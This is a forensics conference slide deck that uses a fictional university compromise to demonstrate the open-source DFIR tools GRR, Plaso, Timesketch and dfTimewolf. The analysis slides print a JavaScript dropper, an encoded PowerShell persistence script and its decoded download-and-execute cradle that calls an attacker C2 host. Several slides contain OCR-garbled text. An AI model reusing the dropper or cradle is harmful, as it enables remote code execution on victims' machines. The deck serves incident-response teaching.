

# THE STORY OF GREENDALE

FOSS tools to automate your **DFIR** process

# WHY ARE YOU HERE?

- This talk will cover a big chunk of our forensics toolkit
  - It's all **Free and Open Source Software**
- Showcase how they work together through a fictional **scenario**

We'll talk about:

- GRR
- Plaso
- Timesketch
- dfTimewolf
- Turbinia





# WHY AM I HERE?

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**DFIR** @ Google

- I write code, I use it to hunt bad guys
- **dfTimewolf** core dev
- Try to automate myself out of a job





Source: [cyber-gtfo.club](http://cyber-gtfo.club)

# THE SCENARIO

## ***DISCLAIMER***

***None*** of what I'm about to talk about is true  
*(except for the demos)*

# THE VICTIM

Greendale Poly - the most famous **fictitious** university

Everyone's on semester break when... someone gets a tip.

Suspicious domain spotted:

**greendale.xyz**



No proxy, no logs. Just GRR...

# GRR - GRR RAPID RESPONSE

- **Agent-based** remote forensics tool
- **Cross-platform** - works on Windows, Linux, macOS
- Focused or fleet-wide collection (“hunts”)
- File collection
- **Artifact** collection



# FORENSIC ARTIFACTS

- Machine-readable repo of artifacts
- [github.com/ForensicArtifacts/](https://github.com/ForensicArtifacts/)

```
name: UsersShellHistory
doc: Common unix user shell history files.
sources:
- type: FILE
  attributes:
    paths:
      - '/%{users.homedir}%.bash_history'
      - '/%{users.homedir}%.sh_history'
      - '/%{users.homedir}%.zhistory'
      - '/%{users.homedir}%.zsh_history'
labels: [History Files]
supported_os: [Linux, Darwin]
```

```
name: AllUsersShellHistory
doc: Common shell history files for root and users.
sources:
- type: ARTIFACT_GROUP
  attributes:
    names:
      - UsersShellHistory
      - RootUserShellHistory
labels: [History Files]
supported_os: [Linux, Darwin]
```

# LOG2TIMELINE / PLASO



- Recursively parses **everything** in your filesystem and extracts timestamp information
- Builds a **system timeline** from this information

# timesketch

- Forensic **timeline visualization** tool

The screenshot shows the timesketch web application interface. At the top, there is a navigation bar with links for Overview, Explore, Stories, Views, and Timelines. A search bar contains the query "data\_type:'bash:history:command'". Below the search bar are buttons for Filters, Charts, Starred, Save view, and Search templates. A green button labeled "+ Create new view from this template" is also present.

The main area displays a timeline of 31 events. Each event is represented by a colored box containing a timestamp and a detailed log entry. The events are color-coded by timestamp: yellow for 2018-06-12T14:17:25+00:00, orange for 2018-06-12T14:17:35+00:00, red for 2018-06-12T14:17:47+00:00, purple for 2018-06-12T14:17:56+00:00, blue for 2018-06-12T14:18:50+00:00, green for 2018-06-12T14:18:53+00:00, and pink for 2018-06-12T14:18:56+00:00. The log entries all describe curl commands being executed on a host named "gr-ubuntu".

Timestamp	Event Description	Color
2018-06-12T14:17:25+00:00	[Content Modification Time] Command executed: curl 'http://localhost:8000/api/config/binaries/EXECUTABLE/linux/installers/gr_3.2.2.0_amd64.deb' -H 'Content-Type: application/json'	Yellow
2018-06-12T14:17:35+00:00	[Content Modification Time] Command executed: curl 'http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/gr_3.2.2.0_amd64.deb' -H 'Content-Type: application/json'	Orange
2018-06-12T14:17:47+00:00	[Content Modification Time] Command executed: curl 'http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/gr_3.2.2.0_amd64.deb' -H 'Content-Type: application/json'	Red
2018-06-12T14:17:56+00:00	[Content Modification Time] Command executed: curl 'http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/gr_3.2.2.0_amd64.deb' -H 'Content-Type: application/json'	Purple
2018-06-12T14:18:50+00:00	[Content Modification Time] Command executed: curl 'http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/gr_3.2.2.0_amd64.deb' -H 'Content-Type: application/json'	Blue
2018-06-12T14:18:53+00:00	[Content Modification Time] Command executed: curl 'http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/gr_3.2.2.0_amd64.deb' -H 'Content-Type: application/json'	Green
2018-06-12T14:18:56+00:00	[Content Modification Time] Command executed: curl 'http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/gr_3.2.2.0_amd64.deb' -H 'Content-Type: application/json'	Pink


- Plays well with **plaso**
- Multi-user, multi-case, multi-timeline

# LOG2TIMELINE / DFTIMEWOLF

- CLI utility - **the Glue** between different tools
- **Modules** (e.g. collectors, processors, exporters)
- **Recipes** (directions on how to chain Modules)



# LOG2TIMELINE / DFTIMEWOLF




```
contents = {
    'name': 'local_plaso',
    'short_description': _short_description,
    'modules': [
        {
            'name': 'FilesystemCollector',
            'args': {
                'paths': '@paths',
            },
        },
        {
            'name': 'LocalPlasoProcessor',
            'args': {
                'timezone': @timezone,
            },
        },
        {
            'name': 'TimesketchExporter',
            'args': {
                'endpoint': '@ts_endpoint',
                'username': '@ts_username',
                'password': '@ts_password',
                'incident_id': '@incident_id',
                'sketch_id': '@sketch_id',
            }
        }
    ]
}
```


# HONING IN ON THE INITIAL TIP...

- Typosquatting on **grendale.xyz**
- Looks **targeted**... Let's look for browsing history artifacts

# ANATOMY OF A GRR HUNT



# [DEMO] HOMING IN ON THE INITIAL TIP...



```
4. dftimewolf grl_hunt_artifacts BrowserHistory external_tip [tiplink-agent]
Config successfully loaded from /usr/local/google/home/tomchop/.dftimewolfrc
usage: dftimewolf grl_hunt_artifacts [-h] [-use_tsk USE_TSK]
                                     [-approvers APPROVERS]
                                     [-grl_server_url1 GRL_SERVER_URL]
                                     artifacts reason


Start a GRB artifact hunt.

Consists of a single collector that starts the hunt and provides a Hunt ID to
the user. Feed the Hunt ID to grl_hexresults, also_timestream to process them
through phaser and send them to Timesketch.


positional arguments:
  artifacts      Comma-separated list of artifacts to hunt for
  reason        Reason for collection
  [-h, --help]    show this help message and exit
  -use_tsk USE_TSK  use TSK to fetch artifacts (default: False)
  --approvers APPROVERS
                  Entries for GRB approval request (default: None)
  -grl_server_url1 GRL_SERVER_URL
                  GRB endpoint (default: http://localhost:8080/)

sun@pentesthost:~/vagrant/dftimewolf-tom-chop$ dftimewolf grl_hunt_artifacts BrowserHistory external_tip
Config successfully loaded from /usr/local/google/home/tomchop/.dftimewolfrc
Config successfully loaded from /usr/local/google/home/tomchop/.dftimewolf/config.json
Running module GRBHuntArtifactCollector
Artifacts to be collected: ['BrowserHistory']
```

# ANATOMY OF A GRR HUNT



# [DEMO] HOMING IN ON THE INITIAL TIP...



```
A: dftmewlf.gr/homeresults.piso.timesketch H:226FC1A1 external_tp uplink-agent
tmcnch@fusichop:~/www/dftmewlf$ dftmewlf.gr/homeresults.piso.timesketch H:226FC1A1 external_tp

Running module: GR99LntDownloader
Wrote results of H:226FC1A1 to /tmp/tmpTlH0Cv/H:226FC1A1.zip
Running module: LocalPisoProcessor
Log file: /tmp/tmpDfNlk8/piso.log
Running external command: "log2timeLine.py -q --status,view:none --logFile /tmp/tmpDfNlk8/piso.log /tmp/tmpDfNlk8/088bc50a2794d4d82c15cd425783.piso /t
mp/tmpTlH0Cv"
```

# [DEMO] HOMING IN ON THE INITIAL TIP...

The screenshot shows the timekite timeline interface with two main sections of event logs.

**Top Section (IP 217.148.61.226):**

- Event ID: 0.04196
- Timestamp: 2019-01-11T14:43:00Z
- Event Type: File Downloaded (FileDownloaded) [C:\Users\user\Downloads\file1.pdf] from [http://www.example.com/file1.pdf]. Received 1040 bytes of 1048 bytes.
- Details:
  - 3rd Visit Time Location: Value: 20190111144300Z [C:\Users\user\Downloads\file1.pdf] Number of file: 1 Cached file size: 0
  - Last Checked Time Location: Value: 20190111144300Z [C:\Users\user\Downloads\file1.pdf] Number of file: 1 Cached file size: 0
  - 3rd Visit Time Location: Value: 20190111144300Z [C:\Users\user\Downloads\file1.pdf] Number of file: 2 Cached file size: 0
  - Last Visit Time Location: 20190111144300Z [Value: 20190111144300Z] [C:\Users\user\Downloads\file1.pdf] Number of file: 2 Cached file size: 0
  - 3rd Checked Time Location: Value: 20190111144300Z [C:\Users\user\Downloads\file1.pdf] Number of file: 2 Cached file size: 0
  - 3rd Visit Time Location: Value: 20190111144300Z [C:\Users\user\Downloads\file1.pdf] Number of file: 3 Cached file size: 0
  - Last Checked Time Location: 20190111144300Z [Value: 20190111144300Z] [C:\Users\user\Downloads\file1.pdf] Number of file: 3 Cached file size: 0
  - 3rd Visit Time Location: Value: 20190111144300Z [C:\Users\user\Downloads\file1.pdf] Number of file: 4 Cached file size: 0

**Bottom Section (IP 217.148.61.226):**

- Event ID: 0.04196
- Timestamp: 2019-01-11T14:43:00Z
- Event Type: Expression Time Location: Value: 20190111144300Z [C:\Users\user\Downloads\file1.pdf] Number of file: 1 Cached file size: 0
- Details:
  - Expression Time Location: 20190111144300Z [Value: 20190111144300Z] [C:\Users\user\Downloads\file1.pdf] Number of file: 1 Cached file size: 0
  - Expression Time Location: Value: 20190111144300Z [C:\Users\user\Downloads\file1.pdf] Number of file: 2 Cached file size: 0
  - Expression Time Location: Value: 20190111144300Z [C:\Users\user\Downloads\file1.pdf] Number of file: 3 Cached file size: 0

# WHAT WE KNOW SO FAR

- Download of **greendale.xyz/greendale/academic\_calendar.zip**
- The archive contains a **calendar.js** file...

# JAVASCRIPT CALENDAR



OR STAGE 1 DROPPER?

[...]

```
var osysinfo = new ActiveXObject("ADSystemInfo");
domain = osysinfo.DomainDNSName.toLowerCase();
var isGreendale = domain.indexOf("greendale");
if (isGreendale != -1) {
    var file = "tffb://efgpqzf-sdqqzpmxq.jkl/sdqqzpmxq/eqogdq.eodubf";
    var path="$qzh:geqdbdaruxq+'\\"MbbPmfm\\Damyuzs\\Yuodaearf\\Iuzpaie\\Efmdf
Yqzg\\Bdasdmye\\Efmdfgb\\wqqb.nmf'";
    var payload = "BaiqdEtqxq.qjq (Zqi-Anvqof Ekefqy.Zqf.IqnOxuqzf).Paizxampruxq('" +
file + "','" + path + ")";
    downloadAndExec(payload, path);
};
```

[...]

[...]

```
var osysinfo = new ActiveXObject("ADSystemInfo");
domain = osysinfo.DomainDNSName.toLowerCase();
var isGreendale = domain.indexOf("greendale");
if (isGreendale != -1) {
    var file = "http://student-greendale.xyz/greendale/secure.script";
    var path="$env:userprofile+'\AppData\Roaming\[\...]\\Startup\\keep.bat";
    var payload = "PowerShell.exe (New-Object System.Net.WebClient).Downloadfile('" +
path + "','" + file + ")";
    downloadAndExec(payload, path);
};
```

[...]

# DIGGING A BIT DEEPER

- Turns out the file was some kind of **JS dropper**. For what?
- Let's examine the second stage payload:
  - JS calls **student-greendale.xyz**, persistence in **Startup\keep.bat**
- Let's find **execution** and **persistence** artifacts
  - WindowsPersistenceMechanisms
  - WindowsUserRegistryFiles
  - WindowsSystemRegistryFiles

# [DEMO] PERSISTENCE AND EXECUTION ARTIFACTS

```
3. dfirwolf gr_artifact_hosts WIN-AL00QDTFRWV execution_check --artifacts -3 (plaso-agent)
[+] desktop:(Cm-dfirwolf) dfirwolf % $ dfirwolf gr_artifact_hosts WIN-AL00QDTFRWV execution_check --artifacts WindowsStart
upFolders;WindowsSystemRegistryFiles;WindowsUserRegistryFiles --sketch_id 33
Running module Q80ArtifactCollector
Searching for client: WIN-AL00QDTFRWV
C.66709976c936e2: Found active client
Found active client: C.66709976c936e2
Client last seen: 2018-06-12T08:32:15+0000 (0 minutes ago)
System type: Windows
Artifacts to be collected: [u'WindowsStartupFolders', u'WindowsSystemRegistryFiles', u'WindowsUserRegistryFiles']
F:EEBA28CF: Scheduled
F:EEBA28CF: Waiting to Finish
F:EEBA28CF: Complete
F:EEBA28CF: Downloading artifacts
F:EEBA28CF: Downloaded: /tmp/tmp0FCE19/F:EEBA28CF.zip
Running module LocalPlasoProcessor
Log file: /tmp/tmp_BLKY/plaso.log
Running external command: "log2timeline.py -q --status_view none --logfile /tmp/tmp_BLKY/plaso.log /tmp/tmp_BLKY/2bb641d3e6e415d986
01def99f3e55.plaso" /tmp/tmp0FCE19"
```

# [DEMO] PERSISTENCE AND EXECUTION ARTIFACTS

The screenshot shows a Timesketch timeline interface with the title "Initial compromise". The timeline displays several log entries:

- Initial download (highlighted in yellow):
  - 2019-08-11T14:43:43Z [Download] https://www.virusshare.com/c.../malicious\_software.exe
  - 2019-08-11T14:43:44Z [File] malicious\_software.exe
  - 2019-08-11T14:43:45Z [File] malicious\_software.exe
  - 2019-08-11T14:43:46Z [File] malicious\_software.exe
- Execution (highlighted in yellow):
  - 2019-08-11T14:43:46Z [Event] User logged on (Administrator)
  - 2019-08-11T14:43:47Z [Event] User logged on (Administrator)
  - 2019-08-11T14:43:48Z [Event] User logged on (Administrator)
  - 2019-08-11T14:43:49Z [Event] User logged on (Administrator)
- File dropped:
  - 2019-08-11T14:43:50Z [File] malicious\_software.exe
  - 2019-08-11T14:43:51Z [File] malicious\_software.exe
  - 2019-08-11T14:43:52Z [File] malicious\_software.exe

A note at the bottom states: "The file is dropped in academic\_calendar. Might be worth checking out, I'm headed home."

# KEEP.BAT CONTENTS

```
powershell.exe -NoP -sta -NonI -W Hidden -Enc
WwBTAFkAUwBUAGUATQAuAE4ARQBUAC4AUwBFAFIAVgBpAGMAZQBQAE8AaQBOAFQATQBBAE4AYQBnAEUAUgBdADoAOgBFAHgAUAB1AEMAVAxADAAMABDAE8AbgB0AGkAbgBVAEUAIAA9ACAAMAA7ACQAdwBjAD0ATgBFAFcALQPAGIAagBFAEMAVAAgAFMAWQBzAFQARQBNAC4ATgBFAHQALgBXAGUAQgBDAEwAaQB1AG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAACKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZAB1AG4AdAAvADcALgAwADsA1AByAHYAOgAxADEALgAwACKA1ABsAGkAawB1ACAArwb1AGMAawBvACcAOwBbAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBTAGUAcgB2AGkAYwB1AFAAbwBpAG4AdABNAGEAbgBhAGcAZQByAF0AOgA6AFMAZQByahYAZQByaEMAZQByahQAAqBmAGkAYwBhAHQAZQBwAGEAbApAGQAYQB0AGkAbwBuAEMAYQBsaGwAYgBhAGMAawAgAD0A1AB7ACQAdAByAHUAZQB9ADsAJABXAEMALgBIAGUAYQBkAGUAUgBTAC4AQQBEEAQAKAAnAFUAcwB1AHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJAB3AEMALgBQAHIAtwB4AFkA1AA9ACAAwBTAFKAUwBUAEUAbQAuAE4ARQB0AC4AVwBFAGIAUgB1AFEAVQB1AFMAdABdADoAOgBEAGUAzgBBAFUATAB0AFcCARQBIAFAAcgBvAFgAWQA7ACQAVwBjAC4AUAByAE8AeAB5AC4AQwByAGUAZAB1AE4AVABpAGEATABzACAApQAgAFsAUwB5AHMAVAB1AG0ALgBOAGUAdAAuAEMAUgBFAGQARQBuAFQASQBhAEwAQwBBAGMASAB1AF0AOgA6AEQAZQBmAGEAVQBsAFQATgBFAHQAdwBvAFIASwBDHIAZQBEAGUATgB0AGkAYQBMAHMAOwAkAEsAPQAnACKANGAxAGQAPgBdAFYAJQBmAGEAbABeAHQAVQBAADkA1QAKAHoAMABCahgAPQA/AE0AMwBRAFKAagB3AEgAcgAnADsAJABpAD0AMAA7AFsAQwBoAGEAcgBbAF0AXQAKAGIAPQAOAFsAQwBoAGEAcgBbAF0AXQAOACQAVwBjAC4ARABvAFcATgBsAE8AYQBkAFMAdAByAEkATgBnACgA1gBoAHQAdABwAHMAOgAvAC8AbAB1AGcAaQB0AGkAbQBhAHQAZQBIAHUAcwBpAG4AZQBzAHMAbQBhAG4AcwAuAGMAbAB1AGIALwBpAG4AZAB1AHgALgBhAHMACAAiACKQApAHwAJQB7ACQAXwAtAGIAWABvAFIAJABLAFsAJABJACsAKwA1ACQAAwAuAEwAZQBuAGcAVABIAF0AfQA7AEkARQBYACAACKAGIALQBKAЕ8AaQBuACcAJwApAA==
```

```
[SYSTeM.NET.SERVICEPOiNTMANagER]::ExPeCT100COntinUE = 0;$wc=NEW-ObjECT  
SYsTEM.NET.WeBClienT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like  
Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback =  
{$true};$WC.HeadeRS.ADD('User-Agent',$u);$wC.PrOXY =  
[SYSTEm.NET.WEbReQUESt]::DefAUlTWEbProXY;$Wc.PrOxy.CreDeNTiaLs =  
[SysTem.Net.CREdEnTIaLCACHe]::DefaUlTNETwoRKCreDeNTiaLs;$K='')61d>]V%fal^tU@9!$z0\x=?M3QY  
jwHr';$i=0;[Char[]]$b=([Char[]]($Wc.DoWNlOadStrI Ng("https://legitimatebusinessmans.club/  
index.asp")));|%{$_-bXoR$K[$I++%$k.Length]};IEX ($b-JOin'')
```

# GIMME SOME IOCS!

- hxxp://grendale[.]xyz/greendale/academic\_calendar.zip
- hxxp://grendale[.]xyz/greendale/secure.script (2d stage)
  - Start Menu\Programs\Startup\keep.bat
- hxxps://legitimatebusinessmans[.]club (C2)

**IT'S FINE**



# EVERYTHING IS FINE

- Few students fell for it; but we still have **a hunch...**

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">academic_calendar.zip</a>	2018-02-16 20:00	1.0K	
 <a href="#">bash.sh</a>	2018-02-17 22:14	1.8K	
 <a href="#">secure.script</a>	2018-02-14 17:54	1.6K	

Apache/2.4.18 (Ubuntu) Server at greendale.xyz Port 80



